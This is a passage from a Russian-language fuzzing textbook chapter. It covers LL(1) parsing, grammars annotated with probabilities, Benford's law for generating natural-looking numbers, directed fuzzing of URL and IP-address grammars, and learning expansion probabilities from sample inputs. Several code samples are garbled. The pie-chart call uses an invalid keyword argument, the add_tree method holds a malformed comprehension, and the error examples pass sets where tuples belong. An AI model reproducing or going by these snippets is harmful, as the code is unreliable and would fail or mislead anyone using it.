            parse_tbl[k].update({v: i for v in pvals})

        self.table = parse_tbl

l1parser = LL1Parser(A2_GRAMMAR)
l1parser.parse_table()
l1parser.show_table()
```

Часть 2: парсер

После построения таблицы алгоритм прост. Берём первый входной токен, а стек инициализируем начальным символом. Пока стек не пуст, снимаем верхний символ. Терминал должен совпасть с текущим входным токеном. Для нетерминала по нему и входному токenu выбираем правило из таблицы и помещаем его правую часть на вершину стека. Параллельно запоминаем разобранные выражения для построения дерева.

Реализуйте полный LL(1)-парсер на основе таблицы.

Решение:


```

class LL1Parser(LL1Parser):
    def parse_helper(self, stack, inplst):
        inp, *inplst = inplst
        exprs = []
        while stack:
            val, *stack = stack
            if isinstance(val, tuple):
                exprs.append(val)
            elif val not in self.cgrammar: # Терминал
                assert val == inp
                exprs.append(val)
                inp, *inplst = inplst or [None]
            else:
                if inp is not None:
                    i = self.table[val][inp]
                    _, rhs = self.my_rules[i]
                    stack = rhs + [(val, len(rhs))] + stack
        return self.linear_to_tree(exprs)

    def parse(self, inp):
        self.parse_table()
        k, _ = self.my_rules[0]
        stack = [k]
        return self.parse_helper(stack, inp)

    def linear_to_tree(self, arr):
        stack = []
        while arr:
            elt = arr.pop(0)
            if not isinstance(elt, tuple):
                stack.append((elt, []))
            else:
                # Берём последние n элементов
                sym, n = elt
                elts = stack[-n:] if n > 0 else []
                stack = stack[0:len(stack) - n]
                stack.append((sym, elts))
        assert len(stack) == 1
        return stack[0]

l1parser = LL1Parser(A2_GRAMMAR)
tree = l1parser.parse('1+2')
display_tree(tree)

```

Вероятностный грамматический фаззинг

Придадим грамматикам ещё больше возможностей, назначив отдельным вариантам раскрытия *вероятности*. Так можно управлять частотой появления каждого элемента и *направлять* сгенерированные тесты на определённую функциональность. Мы также покажем, как обучать вероятности по образцам входных данных и, в частности, направлять тесты на редко встречающиеся в них особенности.

Предварительные требования

- Следует прочитать [главу о грамматиках](#).
- Реализация расширяет грамматический фаззер из главы [«Эффективный грамматический фаззинг»](#).
- Для обучения вероятностей по образцам используются [парсеры](#).

Краткое содержание

Чтобы использовать код этой главы, импортируйте нужный идентификатор:

```
from fuzzingbook.ProbabilisticGrammarFuzzer import <identifier>
```

Вероятностная грамматика позволяет присоединять вероятности к отдельным правилам. Чтобы назначить варианту *S* вероятность *X* от 0 до 1, замените его парой:

```
(S, opts(prob=X))
```

Если требуется, чтобы у 90% сгенерированных телефонных номеров код региона начинался с 9, можно написать:

```
from Grammars import US_PHONE_GRAMMAR, extend_grammar, opts

PROBABILISTIC_US_PHONE_GRAMMAR: Grammar = extend_grammar(
    US_PHONE_GRAMMAR,
    {
        "<lead-digit>": [
            "2", "3", "4", "5", "6", "7", "8",
            ("9", opts(prob=0.9))
        ],
    },
)
```

ProbabilisticGrammarFuzzer извлекает и интерпретирует эти параметры:

```
probabilistic_us_phone_fuzzer = ProbabilisticGrammarFuzzer(
    PROBABILISTIC_US_PHONE_GRAMMAR)
[probabilistic_us_phone_fuzzer.fuzz() for i in range(5)]

['(918)925-2501',
 '(981)925-0792',
 '(934)995-5029',
 '(955)999-7801',
 '(964)927-0877']
```

Как видно, подавляющее большинство кодов региона теперь начинается с 9.

В локальной копии книги итоговая SVG-иллюстрация краткого содержания отсутствует; весь порождающий код и текст сохранены.

Закон первой цифры

Во всех предыдущих примерах можно было заметить, что созданные программой входы заметно отличаются от «естественных», встречающихся в реальности. Это верно даже для таких безобидных элементов, как числа: сгенерированные нами числа действительно *отличаются* от настоящих наборов числовых данных.

В реальных наборах данных *первая значащая цифра* с большей вероятностью оказывается малой. В среднем первая цифра 1 встречается более чем в *шесть раз* чаще, чем 8 или 9. Это наблюдение справедливо для самых разных данных: счетов за электричество, адресов, цен акций и домов, численности населения, показателей смертности, длин рек, физических и математических констант.

Этот закон впервые заметил Ньюкомб [Newcomb1881], а позднее формализовал Бенфорд [Benford1938]. Первую цифру числа легко получить строковым преобразованием:

```
def first_digit_via_string(x: int) -> int:
    return ord(repr(x)[0]) - ord('0')

first_digit_via_string(2001)

2
```

Для математического вычисления берётся дробная часть десятичного логарифма:

Формула: $d = 10^{(\text{frac}(\log_{10}(x)))}$,

где $\text{frac}(x)$ — дробная часть x , например $\text{frac}(1.234) = 0.234$.

```
import math

def first_digit_via_log(x: int) -> int:
    frac, whole = math.modf(math.log10(x))
    return int(10 ** frac)

first_digit_via_log(2001)

2
```

В большинстве «естественных» наборов чисел нет систематического смещения дробных частей логарифмов, поэтому $\text{frac}(\log_{10}(x))$ обычно распределена равномерно. Однако диапазоны дробной части, соответствующие разным первым цифрам, имеют неодинаковую длину.

Чтобы число начиналось с d , должно выполняться условие

Формула: $d < 10^{(\text{frac}(\log_{10}(x)))} < d + 1$.

Для цифры 1 дробная часть логарифма лежит в диапазоне:

```
(math.log10(1), math.log10(2))

(0.0, 0.3010299956639812)
```

Для цифры 2 диапазон уже:

```
(math.log10(2), math.log10(3))

(0.3010299956639812, 0.47712125471966244)
```

Формально вероятность $P(d)$ первой цифры d при равномерном распределении дробных частей задаётся законом Бенфорда:

Формула: $P(d) = \log_{10}(d + 1) - \log_{10}(d)$.

```
def prob_leading_digit(d: int) -> float:
```

```
return math.log10(d + 1) - math.log10(d)
```

Вычислим вероятности всех цифр:

```
digit_probs = [prob_leading_digit(d) for d in range(1, 10)]
[(d, "%.2f" % digit_probs[d - 1]) for d in range(1, 10)]

[(1, '0.30'),
 (2, '0.18'),
 (3, '0.12'),
 (4, '0.10'),
 (5, '0.08'),
 (6, '0.07'),
 (7, '0.06'),
 (8, '0.05'),
 (9, '0.05')]
```

Круговая диаграмма строится следующим кодом:

```
import matplotlib.pyplot as plt

labels = range(1, 10)
fig1, ax1 = plt.subplots()
ax1.pie(digit_probs, labels=labels, shadow=True,
        autopct='%1.1f%%', counter-clockwise=True, startangle=90)
ax1.axis('equal')
```

Действительно, первая цифра 1 примерно в шесть раз вероятнее первой цифры 9.

У закона Бенфорда есть множество применений. В частности, он помогает обнаруживать «неестественные» числа — данные, случайно придуманные вместо полученных из естественного источника. Если сфабриковать экспериментальные данные равномерно случайными числами, например целыми числами грамматического фаззера, закон Бенфорда, скорее всего, нарушится, и это можно заметить.

Но как действовать, если, наоборот, требуется создавать числа, соответствующие закону Бенфорда? Нужно закодировать вероятности в грамматике и обеспечить появление первой цифры 1 в 30% случаев.

Задание вероятностей

Цель главы — назначить вероятности отдельным вариантам раскрытия грамматики, чтобы одни выбирались чаще других. Это полезно не только для генерации «естественных» чисел, но и для *направления* тестов к конкретной цели. Если часть программы недавно изменилась, хочется получать входы, выполняющие именно этот код. Повышение вероятностей связанных с ним элементов даёт больше таких тестов.

Для записи вероятностей аннотируем варианты атрибутами с помощью механизма из главы о грамматиках. Вариант может быть не только строкой, но и парой из строки и набора атрибутов:

```
"<expr>": [
    ("<term> + <expr>", opts(prob=0.1)),
    ("<term> - <expr>", opts(prob=0.2)),
    "<term>"
]
```

Здесь сложение выбирается с вероятностью 10%, вычитание — 20%. Остаток, в данном случае 70%, поровну распределяется между вариантами без явной вероятности — здесь это единственный последний вариант.

Применим аннотации к полной грамматике выражений:

```
from Fuzzer import Fuzzer
```

```

from GrammarFuzzer import GrammarFuzzer, all_terminals, display_tree
from GrammarFuzzer import DerivationTree
from Grammars import is_valid_grammar, EXPR_GRAMMAR, START_SYMBOL, crange
from Grammars import opts, exp_string, exp_opt, set_opts
from Grammars import Grammar, Expansion
from typing import List, Dict, Set, Optional, cast, Any, Tuple

PROBABILISTIC_EXPR_GRAMMAR: Grammar = {
    "<start>": ["<expr>"],

    "<expr>": [
        ("<term> + <expr>", opts(prob=0.1)),
        ("<term> - <expr>", opts(prob=0.2)),
        "<term>"
    ],

    "<term>": [
        ("<factor> * <term>", opts(prob=0.1)),
        ("<factor> / <term>", opts(prob=0.1)),
        "<factor>"
    ],

    "<factor>": [
        "+<factor>", "-<factor>", "<expr>",
        "<leadinteger>", "<leadinteger>.<integer>"
    ],

    "<leadinteger>": ["<leaddigit><integer>", "<leaddigit>"],

    # Закон Бенфорда: распределение первых цифр
    "<leaddigit>": [
        ("1", opts(prob=0.301)),
        ("2", opts(prob=0.176)),
        ("3", opts(prob=0.125)),
        ("4", opts(prob=0.097)),
        ("5", opts(prob=0.079)),
        ("6", opts(prob=0.067)),
        ("7", opts(prob=0.058)),
        ("8", opts(prob=0.051)),
        ("9", opts(prob=0.046)),
    ],

    # Остальные цифры распределены равномерно
    "<integer>": ["<digit><integer>", "<digit>"],
    "<digit>": ["0", "1", "2", "3", "4",
               "5", "6", "7", "8", "9"],
}

assert is_valid_grammar(PROBABILISTIC_EXPR_GRAMMAR,
                        supported_opts={'prob'})

```

Внутренне варианты первой цифры представлены парами:

```

leaddigits: List[Expansion] = \
    PROBABILISTIC_EXPR_GRAMMAR["<leaddigit>"]
leaddigits

[('1', {'prob': 0.301}),
 ('2', {'prob': 0.176}),
 ('3', {'prob': 0.125}),
 ('4', {'prob': 0.097}),
 ('5', {'prob': 0.079}),
 ('6', {'prob': 0.067}),
 ('7', {'prob': 0.058}),
 ('8', {'prob': 0.051}),
 ('9', {'prob': 0.046})]

```

Строка варианта и его вероятность обычно извлекаются вспомогательными функциями `exp_string()` и `exp_prob()`:

```

leaddigit_expansion = leaddigits[0]
leaddigit_expansion

```

```

('1', {'prob': 0.301})

exp_string(leaddigit_expansion)

'1'

def exp_prob(expansion: Expansion) -> float:
    """Вернуть вероятность варианта."""
    return exp_opt(expansion, 'prob')

exp_prob(leaddigit_expansion)

0.301

```

Все существующие фаззеры способны работать с аннотированными грамматиками, но просто игнорируют аннотации:

```

f = GrammarFuzzer(PROBABILISTIC_EXPR_GRAMMAR)
f.fuzz()

'4 + ++-7.0 - -7 - +++7.3 * (1 * 3 + 5 / 3 / 5 + 2) * 38 * (2 + 8)'

from GrammarCoverageFuzzer import GrammarCoverageFuzzer

f = GrammarCoverageFuzzer(PROBABILISTIC_EXPR_GRAMMAR)
f.fuzz()

'1.30'

```

Вычисление вероятностей

Определим функции доступа к вероятностям вариантов, которые одновременно проверяют данные на противоречия.

Распределение вероятностей

Рассмотрим правило

Формула: $S ::= a_1 \mid a_2 \mid \dots \mid a_n \mid u_1 \mid u_2 \mid \dots \mid u_m$,

где для $n \geq 0$ вариантов a_i вероятности $p(a_i)$ указаны, а для $m \geq 0$ вариантов u_j — не указаны. Оставшаяся вероятность поровну распределяется между всеми u_j :

Формула: $p(u_j) = (1 - \sum_{i=1}^n p(a_i)) / m$.

Если ни одна вероятность не задана ($n=0$), все варианты равновероятны. Общая сумма должна быть равна 1:

Формула: $\sum_{i=1}^n p(a_i) + \sum_{j=1}^m p(u_j) = 1$.

Эти свойства проверяются во время распределения.

`exp_probabilities()` возвращает отображение вариантов правила в их вероятности:

```

def exp_probabilities(expansions: List[Expansion],
                      nonterminal: str = "<symbol>") \
    -> Dict[Expansion, float]:
    probabilities = [exp_prob(expansion) for expansion in expansions]
    prob_dist = prob_distribution(probabilities, nonterminal)

    prob_mapping: Dict[Expansion, float] = {}
    for i in range(len(expansions)):
        expansion = exp_string(expansions[i])

```

```

        prob_mapping[expansion] = prob_dist[i]

    return prob_mapping

```

Основную проверку и вычисление выполняет `prob_distribution()`.

```

def prob_distribution(probabilities: List[Optional[float]],
                    nonterminal: str = "<symbol>"):
    epsilon = 0.00001

    number_of_unspecified_probabilities = probabilities.count(None)
    if number_of_unspecified_probabilities == 0:
        sum_probabilities = cast(float, sum(probabilities))
        assert abs(sum_probabilities - 1.0) < epsilon, \
            nonterminal + ": sum of probabilities must be 1.0"
        return probabilities

    sum_of_specified_probabilities = 0.0
    for p in probabilities:
        if p is not None:
            sum_of_specified_probabilities += p
    assert 0 <= sum_of_specified_probabilities <= 1.0, \
        nonterminal + \
        ": sum of specified probabilities must be between 0.0 and 1.0"

    default_probability = ((1.0 - sum_of_specified_probabilities)
                          / number_of_unspecified_probabilities)
    all_probabilities = []
    for p in probabilities:
        if p is None:
            p = default_probability
        all_probabilities.append(p)

    assert abs(sum(all_probabilities) - 1.0) < epsilon
    return all_probabilities

```

Для аннотированного `<leaddigit>` получается:

```

print(exp_probabilities(PROBABILISTIC_EXPR_GRAMMAR["<leaddigit>"]))
{'1': 0.301, '2': 0.176, '3': 0.125, '4': 0.097,
 '5': 0.079, '6': 0.067, '7': 0.058, '8': 0.051, '9': 0.046}

```

Если аннотаций нет, все варианты, как и в прежних фаззерах, равновероятны:

```

print(exp_probabilities(PROBABILISTIC_EXPR_GRAMMAR["<digit>"]))
{'0': 0.1, '1': 0.1, '2': 0.1, '3': 0.1, '4': 0.1,
 '5': 0.1, '6': 0.1, '7': 0.1, '8': 0.1, '9': 0.1}

```

Остаток распределяется между неаннотированными вариантами:

```

exp_probabilities(PROBABILISTIC_EXPR_GRAMMAR["<expr>"])
{'<term> + <expr>': 0.1, '<term> - <expr>': 0.2, '<term>': 0.7}

```

Проверка вероятностей

Проверочные возможности `exp_probabilities()` позволяют контролировать согласованность всей вероятностной грамматики:

```

def is_valid_probabilistic_grammar(
    grammar: Grammar,
    start_symbol: str = START_SYMBOL) -> bool:
    if not is_valid_grammar(grammar, start_symbol):
        return False

    for nonterminal in grammar:
        expansions = grammar[nonterminal]

```

```

        _ = exp_probabilities(expansions, nonterminal)

    return True

assert is_valid_probabilistic_grammar(PROBABILISTIC_EXPR_GRAMMAR)
assert is_valid_probabilistic_grammar(EXPR_GRAMMAR)

```

Грамматика с единственной явно заданной вероятностью 0,5 недопустима: когда все варианты аннотированы, их сумма должна равняться 1:

```

from ExpectError import ExpectError

with ExpectError():
    assert is_valid_probabilistic_grammar(
        {"<start>": [{"1", opts(prob=0.5)}]})

```

Сумма явно заданных вероятностей также не может выходить за диапазон от 0 до 1:

```

with ExpectError():
    assert is_valid_probabilistic_grammar(
        {"<start>": [{"1", opts(prob=1.5)}, "2"]})

```

Раскрытие с учётом вероятностей

Теперь можно реализовать вероятностное раскрытие. В ProbabilisticGrammarFuzzer достаточно переопределить `choose_node_expansion()`: для каждого допустимого набора потомков определяется вероятность через `exp_probabilities()`, после чего `random.choices()` выполняет взвешенный выбор.

```

import random

class ProbabilisticGrammarFuzzer(GrammarFuzzer):
    """Грамматический фаззер, учитывающий вероятности."""

    def check_grammar(self) -> None:
        super().check_grammar()
        assert is_valid_probabilistic_grammar(
            self.grammar, self.start_symbol)

    def supported_opts(self) -> Set[str]:
        return super().supported_opts() | {'prob'}

class ProbabilisticGrammarFuzzer(ProbabilisticGrammarFuzzer):
    def choose_node_expansion(
        self, node: DerivationTree,
        children_alternatives: List[Any]) -> int:
        (symbol, tree) = node
        expansions = self.grammar[symbol]
        probabilities = exp_probabilities(expansions)

        weights: List[float] = []
        for children in children_alternatives:
            expansion = all_terminals((symbol, children))
            children_weight = probabilities[expansion]
            if self.log:
                print(repr(expansion), "p =", children_weight)
            weights.append(children_weight)

        if sum(weights) == 0:
            # Нет альтернативы, вероятно раскрытие по минимальной стоимости
            return random.choices(
                range(len(children_alternatives)))[0]
        else:
            return random.choices(
                range(len(children_alternatives)), weights=weights)[0]

```


Вероятностный фаззер работает так же, как обычный грамматический, но учитывает аннотации. Сгенерируем несколько «естественных» чисел, соответствующих закону Бенфорда:

```
natural_fuzzer = ProbabilisticGrammarFuzzer(
    PROBABILISTIC_EXPR_GRAMMAR, start_symbol="<leadinteger>")
print([natural_fuzzer.fuzz() for i in range(20)])

['2588', '106', '10', '2', '7', '1', '95', '4', '192', '8',
 '2', '1', '1', '2', '2', '208', '1036', '5592', '157', '1442']
```

Для сравнения, обычный фаззер создаёт чисто случайные числа:

```
integer_fuzzer = GrammarFuzzer(
    PROBABILISTIC_EXPR_GRAMMAR, start_symbol="<leadinteger>")
print([integer_fuzzer.fuzz() for i in range(20)])

['3', '1', '56', '5', '408251024', '7', '27', '2', '9', '6456',
 '7', '32', '1', '4', '7', '19', '2', '6', '2', '5']
```

Проверим, действительно ли первые числа «естественнее». Создадим фаззер только для первой цифры:

```
leaddigit_fuzzer = ProbabilisticGrammarFuzzer(
    PROBABILISTIC_EXPR_GRAMMAR, start_symbol="<leaddigit>")
leaddigit_fuzzer.fuzz()

'8'
```

Распределение тысяч первых цифр должно повторять закон Бенфорда:

```
trials = 10000

count = {}
for c in crange('0', '9'):
    count[c] = 0

for i in range(trials):
    count[leaddigit_fuzzer.fuzz()] += 1

print([(digit, count[digit] / trials) for digit in count])

[('0', 0.0), ('1', 0.3003), ('2', 0.1756), ('3', 0.1222),
 ('4', 0.0938), ('5', 0.0816), ('6', 0.0651), ('7', 0.06),
 ('8', 0.0537), ('9', 0.0477)]
```

Что и требовалось доказать: распределение почти точно совпадает с заданным. Теперь поведением фаззера можно управлять вероятностями.

Направленный фаззинг

Вероятности вариантов дают значительный контроль над создаваемыми входами. Грамотно подбирая их, можно *направлять* фаззинг на определённые функции и возможности — например, особенно критичные, склонные к отказам или недавно изменённые.

Рассмотрим грамматику URL из главы о грамматиках. Допустим, реализация защищённого FTP только что изменилась. Повысив вероятность схемы ftps, можно генерировать больше URL, проверяющих именно эту функциональность.

Сначала определим вспомогательную функцию для вероятности:

```
def set_prob(grammar: Grammar, symbol: str,
             expansion: Expansion, prob: Optional[float]) -> None:
    """Задать вероятность варианта grammar[symbol]."""
    set_opts(grammar, symbol, expansion, opts(prob=prob))
```

Назначим ftps вероятность 80%:

```
from Grammars import URL_GRAMMAR, extend_grammar

probabilistic_url_grammar = extend_grammar(URL_GRAMMAR)
set_prob(probabilistic_url_grammar, "<scheme>", "ftps", 0.8)
assert is_valid_probabilistic_grammar(probabilistic_url_grammar)

probabilistic_url_grammar["<scheme>"]

['http', 'https', 'ftp', ('ftps', {'prob': 0.8})]
```

Такая грамматика даёт множество префиксов ftps::

```
prob_url_fuzzer = ProbabilisticGrammarFuzzer(probabilistic_url_grammar)
for i in range(10):
    print(prob_url_fuzzer.fuzz())

ftps://cisa.saarland:80
ftps://user:password@cisa.saarland/
ftps://fuzzingbook.com/abc
ftps://fuzzingbook.com/x48
ftps://user:password@fuzzingbook.com/
ftps://www.google.com:2?x18=8
ftps://user:password@www.google.com:6
ftps://user:password@cisa.saarland/def
ftps://user:password@cisa.saarland/def?def=52
ftps://user:password@cisa.saarland/
```

Точно так же генерацию URL можно направить на определённые узлы или порты, запросы, фрагменты и данные входа — либо на их отсутствие. Достаточно выставить соответствующие вероятности.

Нулевая вероятность фактически отключает вариант:

```
set_prob(probabilistic_url_grammar, "<scheme>", "ftps", 0.0)
assert is_valid_probabilistic_grammar(probabilistic_url_grammar)

prob_url_fuzzer = ProbabilisticGrammarFuzzer(probabilistic_url_grammar)
for i in range(10):
    print(prob_url_fuzzer.fuzz())
```

Однако вариант с нулевой вероятностью всё же иногда используется на завершающей стадии грамматического фаззера, когда дерево закрывается по минимальной стоимости. Если только такой вариант способен завершить раскрытие, фаззер обязан выбрать его.

Проиллюстрируем это правилом <expr>:

```
probabilistic_expr_grammar = extend_grammar(EXPR_GRAMMAR)
probabilistic_expr_grammar["<expr>"]

['<term> + <expr>', '<term> - <expr>', '<term>']
```

Если назначить <term> нулевую вероятность, выражение должно раскрываться снова и снова:

```
set_prob(probabilistic_expr_grammar, "<expr>", "<term>", 0.0)
assert is_valid_probabilistic_grammar(probabilistic_expr_grammar)
```

Но на завершающей стадии подвыражения всё равно превращаются в <term>, поскольку иначе дерево не закрыть. В этот момент choose_node_expansion() получает единственный возможный вариант <term> и выбирает его вопреки нулевой вероятности:

```
prob_expr_fuzzer = ProbabilisticGrammarFuzzer(probabilistic_expr_grammar)
prob_expr_fuzzer.fuzz()

'44 / 7 / 1 * 3 / 6 - +1.63 + 3 * 7 + 1 - 2'
```

Вероятности в контексте

Заданные вероятности управляют частотой вариантов, но этого не всегда достаточно. Рассмотрим грамматику IPv4-адресов:

```
def decrange(start: int, end: int) -> List[Expansion]:
    """Строковые представления чисел диапазона [start, end)."""
    return [repr(n) for n in range(start, end)]

IP_ADDRESS_GRAMMAR: Grammar = {
    "<start>": ["<address>"],
    "<address>": ["<octet>.<octet>.<octet>.<octet>"],
    # ["0", "1", "2", ..., "255"]
    "<octet>": decrange(0, 256)
}

print(IP_ADDRESS_GRAMMAR["<octet>"][:20])
assert is_valid_grammar(IP_ADDRESS_GRAMMAR)

['0', '1', '2', '3', '4', '5', '6', '7', '8', '9',
 '10', '11', '12', '13', '14', '15', '16', '17', '18', '19']
```

Эта грамматика легко создаёт IP-адреса:

```
ip_fuzzer = ProbabilisticGrammarFuzzer(IP_ADDRESS_GRAMMAR)
ip_fuzzer.fuzz()

'34.155.77.136'
```

Но назначить особую вероятность одному из четырёх октетов невозможно: доступно лишь одно общее распределение для всех четырёх:

```
probabilistic_ip_address_grammar = extend_grammar(IP_ADDRESS_GRAMMAR)
set_prob(probabilistic_ip_address_grammar, "<octet>", "127", 0.8)

probabilistic_ip_fuzzer = ProbabilisticGrammarFuzzer(
    probabilistic_ip_address_grammar)
probabilistic_ip_fuzzer.fuzz()

'127.127.127.127'
```

Как назначить каждому октету отдельное распределение? Ответ даёт *контекст*, уже использованный при обсуждении фаззеров, управляемых покрытием. Нужно продублировать элемент, вероятность которого зависит от положения. В данном случае <octet> превращается в четыре отдельных символа, каждому из которых назначается своё распределение. Это выполняет `duplicate_context()`:

```
from GrammarCoverageFuzzer import duplicate_context

probabilistic_ip_address_grammar = extend_grammar(IP_ADDRESS_GRAMMAR)
duplicate_context(probabilistic_ip_address_grammar, "<address>")

probabilistic_ip_address_grammar["<address>"]

['<octet-1>.<octet-2>.<octet-3>.<octet-4>']
```

Теперь каждому символу назначается отдельная вероятность. Например, вероятность 100% принудительно выбирает конкретные варианты:

```
set_prob(probabilistic_ip_address_grammar, "<octet-1>", "127", 1.0)
set_prob(probabilistic_ip_address_grammar, "<octet-2>", "0", 1.0)
assert is_valid_probabilistic_grammar(probabilistic_ip_address_grammar)
```

Для <octet-3> и <octet-4> вероятности не заданы, поэтому доступны все значения:

```
probabilistic_ip_fuzzer = ProbabilisticGrammarFuzzer(
    probabilistic_ip_address_grammar)
[probabilistic_ip_fuzzer.fuzz() for i in range(5)]
```

```
['127.0.201.77',  
'127.0.98.36',  
'127.0.12.232',  
'127.0.146.161',  
'127.0.245.151']
```

Как и при работе с покрытием, правила можно дублировать сколько угодно, получая всё более точный контроль. Однако с точностью растут затраты на сопровождение вероятностей. Далее рассмотрим их автоматическое назначение и настройку.

Обучение вероятностей по образцам

Вероятности необязательно задавать вручную. Их можно *обучать* по другим источникам, прежде всего подсчитывая частоту отдельных раскрытий в наборе входов. Это полезно в нескольких сценариях:

1. Проверка *распространённых* возможностей. Сначала тестируются часто встречающиеся или используемые функции, чтобы гарантировать правильность основных сценариев.
2. Проверка *редких* возможностей. Генерация сосредоточивается на особенностях, редко либо вовсе не встречавшихся во входах. Мотивация та же, что у покрытия грамматики, но выражена вероятностями.
3. Сосредоточение на определённых *срезах*. Набор особенно интересных входов — например, выполняющих критическую функцию или ранее обнаруживавших ошибки — задаёт распределение, направляющее фаззинг на эти функции.

Сначала реализуем подсчёт раскрытий и обучение вероятностей, а затем подробно рассмотрим сценарии.

Подсчёт раскрытий

Нужно взять набор входов и определить число раскрытий каждого правила. Для преобразования строк в деревья вывода применим парсеры из предыдущей главы. Для грамматики IP-адресов это выглядит так:

```
from Parser import Parser, EarleyParser  
  
IP_ADDRESS_TOKENS = {"<octet>"} # EarleyParser нужны явные токены  
parser = EarleyParser(IP_ADDRESS_GRAMMAR)  
  
tree, *_ = parser.parse("127.0.0.1")  
display_tree(tree)
```

В таком дереве можно подсчитать отдельные раскрытия. Здесь <octet> дважды раскрывается в 0, по одному разу — в 1 и 127. Значит, 0 составляет 50% всех раскрытий, 127 и 1 — по 25%, остальные — 0%. Именно эти вероятности следует назначить обученной грамматике.

Класс `ExpansionCountMiner` подсчитывает частоту раскрытий. Конструктор принимает парсер, например `EarleyParser`, уже инициализированный нужной грамматикой:

```
from GrammarCoverageFuzzer import expansion_key  
from Grammars import is_nonterminal  
  
class ExpansionCountMiner:  
    def __init__(self, parser: Parser, log: bool = False) -> None:  
        assert isinstance(parser, Parser)  
        self.grammar = extend_grammar(parser.grammar())  
        self.parser = parser  
        self.log = log
```

```
self.reset()
```

Атрибут `expansion_counts` хранит найденные раскрытия. `add_tree()` обходит дерево и добавляет каждое из них:

```
class ExpansionCountMiner(ExpansionCountMiner):
    def reset(self) -> None:
        self.expansion_counts: Dict[str, int] = {}

    def add_coverage(self, symbol: str,
                    children: List[DerivationTree]) -> None:
        key = expansion_key(symbol, children)

        if self.log:
            print("Found", key)

        if key not in self.expansion_counts:
            self.expansion_counts[key] = 0
        self.expansion_counts[key] += 1

    def add_tree(self, tree: DerivationTree) -> None:
        (symbol, children) = tree
        if not is_nonterminal(symbol):
            return
        assert children is not None

        direct_children: List[DerivationTree] = [
            (symbol, None) if is_nonterminal(symbol)
            else (symbol, [c] for symbol, c in children)
        ]
        self.add_coverage(symbol, direct_children)

        for c in children:
            self.add_tree(c)
```

Публичный метод `count_expansions()` принимает список строк, разбирает их и обрабатывает деревья. `counts()` возвращает накопленные значения:

```
class ExpansionCountMiner(ExpansionCountMiner):
    def count_expansions(self, inputs: List[str]) -> None:
        for inp in inputs:
            tree, *_ = self.parser.parse(inp)
            self.add_tree(tree)

    def counts(self) -> Dict[str, int]:
        return self.expansion_counts
```

Испытаем класс на IP-адресах:

```
expansion_count_miner = ExpansionCountMiner(
    EarleyParser(IP_ADDRESS_GRAMMAR))
expansion_count_miner.count_expansions(
    ["127.0.0.1", "1.2.3.4"])
expansion_count_miner.counts()

{'<start> -> <address>': 2,
 '<address> -> <octet>.<octet>.<octet>.<octet>': 2,
 '<octet> -> 127': 1,
 '<octet> -> 0': 2,
 '<octet> -> 1': 2,
 '<octet> -> 2': 1,
 '<octet> -> 3': 1,
 '<octet> -> 4': 1}
```

Итак, раскрытие в 127 встретилось один раз, а в 0 — дважды. Эти значения можно преобразовать в вероятности.

Назначение вероятностей

Распределение счётчиков из ExpansionCountMiner служит основой для назначения вероятностей грамматике. Подкласс ProbabilisticGrammarMiner обрабатывает все варианты символа, находит их в распределении и использует формулу ниже.

Для набора деревьев вывода T , полученного из образцов, вероятность p_i каждого варианта a_i правила $S \rightarrow a_1 \mid \dots \mid a_n$ равна:

Формула: $p_i = (\text{Число раскрытий } S \rightarrow a_i \text{ в } T) / (\text{Число раскрытий } S \text{ в } T)$.

Если S ни разу не встречается в T , его p_i остаются неопределёнными.

```
class ProbabilisticGrammarMiner(ExpansionCountMiner):
    def set_probabilities(self, counts: Dict[str, int]):
        for symbol in self.grammar:
            self.set_expansion_probabilities(symbol, counts)

    def set_expansion_probabilities(self, symbol: str,
                                    counts: Dict[str, int]):
        expansions = self.grammar[symbol]
        if len(expansions) == 1:
            set_prob(self.grammar, symbol, expansions[0], None)
            return

        expansion_counts = [
            counts.get(expansion_key(symbol, expansion), 0)
            for expansion in expansions]
        total = sum(expansion_counts)
        for i, expansion in enumerate(expansions):
            p = expansion_counts[i] / total if total > 0 else None
            set_prob(self.grammar, symbol, expansion, p)
```

Обычно используется mine_probabilistic_grammar(): он сначала определяет распределение по входам, а затем назначает вероятности.

```
class ProbabilisticGrammarMiner(ProbabilisticGrammarMiner):
    def mine_probabilistic_grammar(self, inputs: List[str]) -> Grammar:
        self.count_expansions(inputs)
        self.set_probabilities(self.counts())
        return self.grammar
```

Создадим добытчик грамматики для IP-адресов и обучим его на двух строках:

```
probabilistic_grammar_miner = ProbabilisticGrammarMiner(
    EarleyParser(IP_ADDRESS_GRAMMAR))

probabilistic_ip_address_grammar = \
    probabilistic_grammar_miner.mine_probabilistic_grammar(
        ["127.0.0.1", "1.2.3.4"])
assert is_valid_probabilistic_grammar(
    probabilistic_ip_address_grammar)
```

Ненулевое распределение октетов выглядит так:

```
[expansion for expansion
 in probabilistic_ip_address_grammar['<octet>']
 if exp_prob(expansion) > 0]

[('0', {'prob': 0.25}),
 ('1', {'prob': 0.25}),
 ('2', {'prob': 0.125}),
 ('3', {'prob': 0.125}),
 ('4', {'prob': 0.125}),
 ('127', {'prob': 0.125})]
```

При фаззинге получаем такое же распределение, как в образце:

```
probabilistic_ip_fuzzer = ProbabilisticGrammarFuzzer(
    probabilistic_ip_address_grammar)
[probabilistic_ip_fuzzer.fuzz() for i in range(10)]

['4.2.2.0',
```

```
'2.1.4.0',
'0.1.3.127',
'0.3.0.127',
'4.0.2.1',
'3.127.0.0',
'2.2.1.1',
'4.0.1.0',
'2.4.0.1',
'0.0.3.127']
```

Обучение по образцу направляет фаззинг на его синтаксические свойства.

Тестирование распространённых возможностей

Первый из трёх сценариев — получить распределение непосредственно из образца и использовать его при генерации тестов. Так тестирование сосредоточивается на *наиболее часто используемых* возможностях и снижает риск ошибок в типичных пользовательских сценариях.

Рассмотрим URL. Предположим, работает некоторый веб-сервис, а ниже приведён образец адресов, к которым пользователи обращаются чаще всего:

```
URL_SAMPLE: List[str] = [
    "https://user:password@cispa.saarland:80/",
    "https://fuzzingbook.com?def=56&x89=3&x46=48&def=def",
    "https://cispa.saarland:80/def?def=7&x23=abc",
    "https://fuzzingbook.com:80/",
    "https://fuzzingbook.com:80/abc?def=abc&abc=x14&def=abc&abc=2&def=38",
    "ftps://fuzzingbook.com/x87",
    "https://user:password@fuzzingbook.com:6?def=54&x44=abc",
    "http://fuzzingbook.com:80?x33=25&def=8",
    "http://fuzzingbook.com:8080/def",
]
```

Парсер Эрли превращает любой из них в дерево; для этого зададим множество токенов:

```
URL_TOKENS: Set[str] = {
    "<scheme>", "<userinfo>", "<host>", "<port>", "<id>"
}

url_parser = EarleyParser(URL_GRAMMAR, tokens=URL_TOKENS)
url_input = URL_SAMPLE[2]
print(url_input)
tree, *_ = url_parser.parse(url_input)
display_tree(tree)

